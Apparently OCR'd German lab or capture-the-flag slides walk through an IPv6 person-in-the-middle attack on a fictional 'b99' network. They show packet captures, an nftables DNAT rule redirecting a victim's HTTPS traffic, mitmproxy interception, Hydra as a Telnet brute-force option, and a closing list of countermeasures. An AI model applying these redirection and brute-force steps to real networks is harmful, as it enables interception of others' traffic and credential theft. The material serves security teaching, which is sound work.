  18 0.007037  2001:db8:fff3::10  2001:db8:fff2::10  TCP        1514 443 → 47716 [ACK] Seq=11587 Ack=792 Win=64096 Len=1428 TSval=2240916682 TSecr=…
  19 0.007037  2001:db8:fff3::10  2001:db8:fff2::10  TCP        1514 443 → 47716 [ACK] Seq=13015 Ack=792 Win=64096 Len=1428 TSval=2240916682 TSecr=…
  20 0.007038  2001:db8:fff3::10  2001:db8:fff2::10  TCP        1514 443 → 47716 [PSH, ACK] Seq=14443 Ack=792 Win=64096 Len=1428 TSval=2240916682 T…
  21 0.007561  2001:db8:fff2::10  2001:db8:fff3::10  TCP          86 47716 → 443 [ACK] Seq=792 Ack=15871 Win=55808 Len=0 TSval=400676462 TSecr=2240…
  22 0.008167  2001:db8:fff3::10  2001:db8:fff2::10  TCP        1514 443 → 47716 [ACK] Seq=15871 Ack=792 Win=64096 Len=1428 TSval=2240916683 TSecr=…
  23 0.008168  2001:db8:fff3::10  2001:db8:fff2::10  TLSv1.2    1514 Application Data
  24 0.008168  2001:db8:fff3::10  2001:db8:fff2::10  TCP        1514 443 → 47716 [ACK] Seq=18727 Ack=792 Win=64096 Len=1428 TSval=2240916683 TSecr=…
  25 0.008169  2001:db8:fff3::10  2001:db8:fff2::10  TCP        1514 443 → 47716 [ACK] Seq=20155 Ack=792 Win=64096 Len=1428 TSval=2240916683 TSecr=…
```

```
▸ Frame 1: 94 bytes on wire (752 b  0000  00 0c 29 fc 44 e5 00 0c  29 86 1c c9 86 dd 60 04   ··)·D··· )·····`·
```


Detailierte Erklärung Datenumleitung - b99 - nftables

b99: nftables script




```
#!/bin/bash
nft flush ruleset
nft add table inet nat
nft add chain inet nat prerouting { type nat hook prerouting priority -100 \; }
nft add rule inet nat prerouting iifname ens36 ip6 saddr [2001:db8:fff2::10] tcp dport 443 dnat to [2001:db8:1::10]:443
nft list ruleset > /etc/nftables.conf
```

Peralta: wireshark




```
tcp.stream eq 1

No.   Time          Source             Destination        Protocol  Length  Info
  103 17.029077707  2001:db8:fff2::10  2001:db8:1::10     TCP           94  35886 → 443 [SYN] Seq=0 Win=64800 Len=0 MSS=1440 SACK_PERM TSval=401181918 TSecr=0 …
  104 17.029095962  2001:db8:1::10     2001:db8:fff2::10  TCP           74  443 → 35886 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

Detailierte Erklärung
Person in the middle – peralta - mitmproxy




```
┌──(jake㉿peralta)-[~]
└─$ sudo mitmproxy --showhost --listen-port 443
```




```
Flows
>>17:43:53 HTTPS GET     holt.b99.com /holt_wuntch_hell_meme.png                 err …ed certificate
  17:45:44 HTTPS GET     holt.b99.com /holt_wuntch_hell_meme.png                 err …ed certificate

⇩  [1/2]   [showhost]                                                                                      [*:443]
Flow:     ⏎ Select      D Duplicate   r Replay      x Export      d Delete      m Mark        e Edit
Proxy:    ? Help        q Quit        E Events      O Options     i Intercept   f Filter      w Save flows  z Clear list
```

Detailierte Erklärung
Flag - Parelta - wget - I



```
┌──(jake㉿peralta)-[~]
└─$ wget --no-check-certificate https://[2001:db8:fff3::10]/holt_wuntch_hell_meme.png

--2024-05-01 16:27:46--  https://[2001:db8:fff3::10]/holt_wuntch_hell_meme.png
Connecting to [2001:db8:fff3::10]:443... connected.
WARNING: The certificate of ‘2001:db8:fff3::10’ is not trusted.
WARNING: The certificate of ‘2001:db8:fff3::10’ doesn't have a known issuer.
The certificate's owner does not match hostname ‘2001:db8:fff3::10’
HTTP request sent, awaiting response... 200 OK
Length: 2206904 (2.1M) [image/png]
Saving to: ‘holt_wuntch_hell_meme.png.2’

holt_wuntch_hell_meme.pn 100%[===============================>]   2.10M  --.-KB/s    in 0.06s

2024-05-01 16:27:46 (35.5 MB/s) - ‘holt_wuntch_hell_meme.png.2’ saved [2206904/2206904]


┌──(jake㉿peralta)-[~]
└─$ 
```



```
┌──(jake㉿peralta)-[~]
└─$ wget --no-check-certificate https://holt.b99.com/holt_wuntch_hell_meme.png
--2024-05-01 17:54:18--  https://holt.b99.com/holt_wuntch_hell_meme.png
Resolving holt.b99.com (holt.b99.com)... 2001:db8:fff3::10
Connecting to holt.b99.com (holt.b99.com)|2001:db8:fff3::10|:443... connected.
WARNING: The certificate of ‘holt.b99.com’ is not trusted.
WARNING: The certificate of ‘holt.b99.com’ doesn't have a known issuer.
HTTP request sent, awaiting response... 200 OK
Length: 2206904 (2.1M) [image/png]
Saving to: ‘holt_wuntch_hell_meme.png.4’

holt_wuntch_hell_meme.png.4      100%[==========================================>]  2.10M  --.-KB/s    in 0.06s

2024-05-01 17:54:18 (32.5 MB/s) - ‘holt_wuntch_hell_meme.png.4’ saved [2206904/2206904]
```


Detailierte Erklärung
Flag - Parelta - wget - II

Captain Wuntch, schön Sie zu sehen! Aber, wenn Sie hier sind, wer bewacht dann die Hölle?

Alternative Angriffe

Statt NDP-Poisoning


- TELNET bruteforce (z.B.: mit Hydra)



```
┌──(jake㉿peralta)-[~]
└─$ hydra
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illega
l purposes (this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W T
IME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -m OPT    options specific for a module, see -U output for information
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-
form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-lis
tener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snm
p socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
```

Statt nftables

- Binaries über python-Server auf b99 laden (viele dependencies)



```
┌──(jake㉿peralta)-[~]
└─$ which mitmproxy
/usr/bin/mitmproxy

┌──(jake㉿peralta)-[~]
└─$ cat /usr/bin/mitmproxy
#!/usr/bin/python3
# -*- coding: utf-8 -*-
import re
import sys
from mitmproxy.tools.main import mitmproxy
if __name__ == "__main__":
    sys.argv[0] = re.sub(r"(-script\.pyw|\.exe)?$", "", sys.argv[0])
    sys.exit(mitmproxy())
```

Gegenmaßnahmen

- NDP Poisoning
  - RA Guard (Router Advertisement Guard)
  - SEcure Neighbor Discovery (SEND)
  - Network segmentation and monitoring
- TELNET
  - ssh
- mitmproxy
  - Clientseitige validierung der Zertifikate

Quellen

NWA, NWG, NWS ;)